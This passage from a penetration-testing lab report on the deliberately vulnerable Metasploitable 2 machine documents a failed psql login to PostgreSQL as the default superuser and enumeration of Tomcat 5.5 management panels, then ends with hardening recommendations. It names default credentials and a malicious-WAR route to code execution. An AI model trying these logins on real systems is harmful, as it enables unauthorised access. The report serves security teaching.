```

Screenshot:

A terminal window screenshot from a Kali Linux machine. The prompt is (root@kali)~[/home/kali]. The user enters the command psql -h 192.168.56.102 -U postgres. The terminal shows the prompt for the postgres user password, followed by an error message: "psql: error: connection to server at "192.168.56.102", port 5432 failed: SSL error: unsupported protocol. This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3. connection to server at "192.168.56.102", port 5432 failed: fe_sendauth: no password supplied". The prompt returns to (root@kali)~[/home/kali].

```
(root@kali)~[/home/kali] psql -h 192.168.56.102 -U postgres
Password for user postgres:
psql: error: connection to server at "192.168.56.102", port 5432 failed: SSL error: unsupported protocol
This may indicate that the server does not support any SSL protocol version between TLSv1.2 and TLSv1.3.
connection to server at "192.168.56.102", port 5432 failed: fe_sendauth: no password supplied
(root@kali)~[/home/kali]
```

Target Port: 5432 (PostgreSQL)

Service Name and Version: PostgreSQL DB (5.0)

Tool Used: psql – PostgreSQL Client (Kali Linux)

Objective: To assess the PostgreSQL database service by attempting to connect using the default **postgres** superuser account and evaluate its authentication security..

Procedure: The **psql** client on Kali Linux was used to initiate a connection to the PostgreSQL service running on **Port 5432** of the target machine. The default **postgres** administrative account was specified during the connection attempt. While attempting to establish the session, the client encountered an **SSL protocol mismatch** because the PostgreSQL server on Metasploitable 2 supports older SSL/TLS protocols that are incompatible with the newer PostgreSQL client installed on Kali Linux.


Result / Observation: The connection attempt failed with an **SSL protocol error**, indicating that the modern client could not negotiate a compatible encryption protocol with the legacy PostgreSQL server. This behavior is expected when interacting with outdated software versions. The result suggests that reconnecting with **SSL disabled** or using an older PostgreSQL client would likely establish a successful connection, as the PostgreSQL service on Metasploitable 2 is widely known to allow access using default credentials. This highlights the security risks associated with running outdated database software and relying on default authentication settings.

4.10 Port 8180 – Apache Tomcat 5.5

Command Used:

```
http://192.168.56.102:8180
```

Screenshot:



Target Port: 8180 (HTTP – Tomcat)

Service Name and Version: Apache Tomcat 5.5 / Coyote JSP Engine 1.1

Tool Used: Web Browser (Kali Linux)

Objective: Enumerate the Apache Tomcat web server running on port 8180 and identify management interfaces.

Procedure: The browser was pointed to port 8180 on the target. The Apache Tomcat default landing page was loaded, which confirmed the server version and disclosed the presence of the Tomcat Administration webapp and Tomcat Manager application. These management interfaces are accessible from the sidebar.

Result / Observation: The Tomcat default page confirmed the running version (Tomcat 5.5) and disclosed the presence of Tomcat Manager and Tomcat Administration panels. These panels, if left with default credentials (admin/admin or tomcat/tomcat), could allow an attacker to deploy a malicious WAR file and achieve remote code execution on the server.

5. Conclusion

The vulnerability assessment of **Metasploitable 2** successfully demonstrated the complete penetration testing process, including reconnaissance, service enumeration, vulnerability identification, exploitation, and basic post-exploitation analysis. Using **Kali Linux** as the attacker machine, multiple services running on the target system were successfully analyzed and tested. The assessment identified several critical vulnerabilities across **ten different network ports**, including the successful exploitation of the **vsftpd 2.3.4** backdoor, remote login through **SSH** and **Telnet** using default credentials, anonymous access to **SMB** shares, unauthenticated **MySQL** access, and an outdated **Apache** web server hosting multiple vulnerable applications. These findings demonstrate how insecure configurations and outdated software can lead to complete system compromise.

Key Security Findings

- **Timely patching is essential** – Outdated software such as **vsftpd 2.3.4**, **Apache 2.2.8**, and **BIND 9.4.2** contained well-known vulnerabilities that were easily exploitable.
- **Default credentials must be changed** – Services like **SSH**, **Telnet**, **MySQL**, and **PostgreSQL** relied on default usernames and passwords, making unauthorized access possible.
- **Insecure services should be disabled** – Protocols such as **Telnet** transmit data in plain text and should be replaced with secure alternatives like **SSH**.
- **Network segmentation and firewall rules are important** – Sensitive services such as **MySQL**, **PostgreSQL**, and **SMB** should never be directly exposed to untrusted networks.
- **Web server hardening is necessary** – Server version disclosure, directory indexing, and enabled **HTTP TRACE** methods provide attackers with valuable reconnaissance information and should be disabled.
- **Regular vulnerability assessments** using tools such as **Nmap**, **Nikto**, and the **Metasploit Framework** help identify and remediate security weaknesses before they can be exploited.

Overall, this lab provided valuable hands-on experience in ethical hacking and vulnerability assessment. It demonstrated how multiple security weaknesses can be combined to compromise a system and reinforced the importance of patch management, secure configuration, strong authentication, and continuous security monitoring in protecting modern network environments.